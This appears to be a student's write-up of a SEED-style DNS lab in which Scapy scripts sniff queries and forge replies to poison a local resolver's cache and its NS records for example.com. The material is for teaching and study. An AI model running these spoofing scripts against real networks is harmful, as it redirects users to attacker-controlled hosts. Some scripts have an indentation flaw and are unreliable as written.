Using Lab SetUp 2.0

Containers used:

```
seed@ubuntu-s-1vcpu-2gb-nyc1-01:~/Desktop/Labsetup$ dockps
4cd1822e529b  attacker-ns-10.9.0.153
421c67726aef  local-dns-server-10.9.0.53
54edafdaf9a3  seed-attacker
bf219d5b5620  seed-router
19815d3094c2  user-10.9.0.5
seed@ubuntu-s-1vcpu-2gb-nyc1-01:~/Desktop/Labsetup$
```

Testing Setup

Get IP address of ns.attacker32.com

On User Machine, run command “dig ns.attacker32.com”:

```
root@19815d3094c2:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16673
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3fd25df687434c3401000000623b8425af4d147d5813f09a (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 23 20:33:41 UTC 2022
;; MSG SIZE  rcvd: 90
```

On answer section, we can see the IP address we get is 10.9.0.153

Get IP address of www.example.com

On User Machine, run the command “dig www.example.com”:

```
root@19815d3094c2:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36099
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 038d4c6eb6d9875e01000000623b85495dd7eafdcac2a945 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 160 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 23 20:38:33 UTC 2022
;; MSG SIZE  rcvd: 88
```

The IP address we get is 93.184.216.34, which is the actual IP address of www.example.com.

Run the command to direct to the fake IP address:

```
root@19815d3094c2:/#  dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5005
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 51faab06a91c4a8801000000623b865abe0548d2f92410be (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Mar 23 20:43:06 UTC 2022
;; MSG SIZE  rcvd: 88

root@19815d3094c2:/#
```

We get the IP address of 1.2.3.5, fake ip address

Task1

Modify task1.py on attacker machine as below:

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()


    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.0.2.5')

    # The Authority Section
#    NSsec1 = DNSRR(rrname='example.net', type='NS',
#                   ttl=259200, rdata='ns1.example.net')
#    NSsec2 = DNSRR(rrname='example.net', type='NS',
#                   ttl=259200, rdata='ns2.example.net')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                   ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                   ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.5 and dst port 53'
pkt = sniff(iface='br-49df178266a2', filter=f, prn=spoof_dns)
```

On local DNS server, clear cache

```
root@421c67726aef:/# cd etc/bind
root@421c67726aef:/etc/bind# rndc flush
root@421c67726aef:/etc/bind#
```

Launch the attack on attacker machine:

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# ./task1.py
```

On user machine, dig www.example.com again, and the result is below. We can see the translated IP address is 10.0.2.5, no longer the valid IP address of www.example.com (93.184.216.34) any longer.


```
; <<>> DiG 9.16.1-Ubuntu <<>> wwww.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23427
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;wwww.example.com.              IN      A

;; ANSWER SECTION:
wwww.example.com.       259200  IN      A       10.0.2.5

;; Query time: 28 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Mar 24 03:16:59 UTC 2022
;; MSG SIZE  rcvd: 66

root@19815d3094c2:/#
```

Task2

On attacker machine, modify task2.py as below:

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()


    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.0.2.5')

    # The Authority Section
#    NSsec1 = DNSRR(rrname='example.net', type='NS',
#                 ttl=259200, rdata='ns1.example.net')
#    NSsec2 = DNSRR(rrname='example.net', type='NS',
#                 ttl=259200, rdata='ns2.example.net')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                 ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                 ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-49df178266a2', filter=f, prn=spoof_dns)
```

Launch the attack on attacker machine(left), and dig www.example.com on user machine(right), we see that the attack is successful, and the packet is sent from src=10.9.0.53(the local dns).



On dns-server, check the cache. We can see the cached ip address for www.example.com becomes 10.0.2.5. The attack is successful.

```
root@421c67726aef:/etc/bind# rndc dumpdb -cache
root@421c67726aef:/etc/bind# cat /var/cache/bind/dump.db |grep example
example.com.            777532  NS      a.iana-servers.net.
www.example.com.        863934  A       10.0.2.5
root@421c67726aef:/etc/bind#
```

Task3

Modify task3.py as below:

```
#!/usr/bin/env python3
from scapy.all import *
#sent=False
#if(sent==False):
#    spoof_dns(pkt)
#    sent=true

def spoof_dns(pkt):
    sent=False
    if (sent==False and DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        pkt.show()
#    print("??:",pkt[DNS].qname.decode('utf-8'))

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 rdata='5.5.5.5', ttl=259201)

    # The Authority Sectionrrname=pkt[DNS].qd.qname
    NSsec1 = DNSRR(rrname=pkt[DNS].qd.qname, type='NS',
                   rdata='ns.attacker32.com', ttl=259204)
#    NSsec2 = DNSRR(rrname='example.net', type='NS',
#                   ttl=259200, rdata='ns2.example.net')

    # The Additional Section
#    Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
#                    ttl=259200, rdata='1.2.3.4')
#    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
#                    ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=1, arcount=0,
                 an=Anssec,ns=NSsec1)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    spoofpkt.show()
#    print(pkt[DNS].qd.qname)
    send(spoofpkt)
    sent=True

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-49df178266a2', filter=f, prn=spoof_dns)

~
~
~
```

Launch the attack and dig www.example.com on user machine:


```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59087
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ce7eb3847e66ae6901000000623cf4a2d5f3a9b87babd9f4 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259201  IN      A       5.5.5.5

;; Query time: 1940 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Mar 24 22:45:54 UTC 2022
;; MSG SIZE  rcvd: 88

root@19815d3094c2:/#
```

We can get the fake IP address provided by the program

On local DNS, we can see the NS record is in the cache as expected.

```
root@421c67726aef:/etc/bind# rndc flush
root@421c67726aef:/etc/bind# rndc dumpdb -cache
root@421c67726aef:/etc/bind# cat /var/cache/bind/dump.db | grep example
example.com.            863998  NS      ns.attacker32.com.
www.example.com.        863995  A       5.5.5.5
```

Dig mail.example.com on user machine, we can see the IP address is provided by ns.attacker32.com, which is 5.5.5.5. Spoofing NS record and attacking on name server is successful.



On local dns, we see that X.example.com will get the fake IP address 5.5.5.5 from NS record ns.attacker32.com.


```
root@421c67726aef:/etc/bind# cat /var/cache/bind/dump.db | grep example
_.example.com.          863952  NS      ns.attacker32.com.
cdsf.example.com.       863957  NS      ns.attacker32.com.
mail.example.com.       863980  NS      ns.attacker32.com.
maildafa.example.com.   863997  NS      ns.attacker32.com.
www.example.com.        863952  NS      ns.attacker32.com.
```

Task4


Modify task4.py as below:

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        pkt.show()


    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname='www.example.com', type='A',
                 ttl=259201, rdata='6.6.6.6')

    # The Authority Sectionrrname=pkt[DNS].qd.qname
    NSsec1 = DNSRR(rrname='example.com.', type='NS',
                   ttl=259204, rdata='ns.attacker32.com.')
    NSsec2 = DNSRR(rrname='google.com.', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # The Additional Section
#    Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',
#                    ttl=259200, rdata='1.2.3.4')
#    Addsec2 = DNSRR(rrname='ns.example.net.', type='A',
#                    ttl=259200, rdata='5.6.7.8')
#    Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',
#                    ttl=259200, rdata='3.4.5.6')
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,
                 an=Anssec,ns=NSsec1/NSsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-49df178266a2', filter=f, prn=spoof_dns)
```

Launch the attack and the dig www.example.com on user machine:



We can see the fake ip address is provided by the program.
On local DNS server:




google.com is not cached in the local dns server. This is as expected, because google.com is not in the zone of attacker32.com. That's why it's discarded. example.com. is in the zone of attacker namespace, so it's preserved in the cache and NS record comes from ns.attacker32.com.


Task5
Modify task5.py as below

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        pkt.show()


    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname='www.example.com', type='A',
                ttl=259201, rdata='7.7.7.7')

    # The Authority Sectionrrname=pkt[DNS].qd.qname
    NSsec1 = DNSRR(rrname='example.com.', type='NS',
                   ttl=259204, rdata='ns.attacker32.com.')
    NSsec2 = DNSRR(rrname='example.com.', type='NS',
                   ttl=259200, rdata='ns.example.com')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.net.', type='A',
                    ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',
                    ttl=259200, rdata='3.4.5.6')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=2, arcount=3,
                an=Anssec,ns=NSsec1/NSsec2,ar=Addsec1/Addsec2/Addsec3)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-49df178266a2', filter=f, prn=spoof_dns)

~
~
~
```

Launch the attack, and dig www.example.com on user machine:



We get the fake ip address(7.7.7.7) from the program.



On local dns, only entry1 is cached. ns.attacker32.com is in the zone of attacker namespace and Authority Section. ns.example.net is not cached because example.net is not in the zone of attacker namespace. www.facebook.com is not in the cache because it's not in zone of attacker namespace. DNS servers do not trust the second-handed information provided by the Additional Section.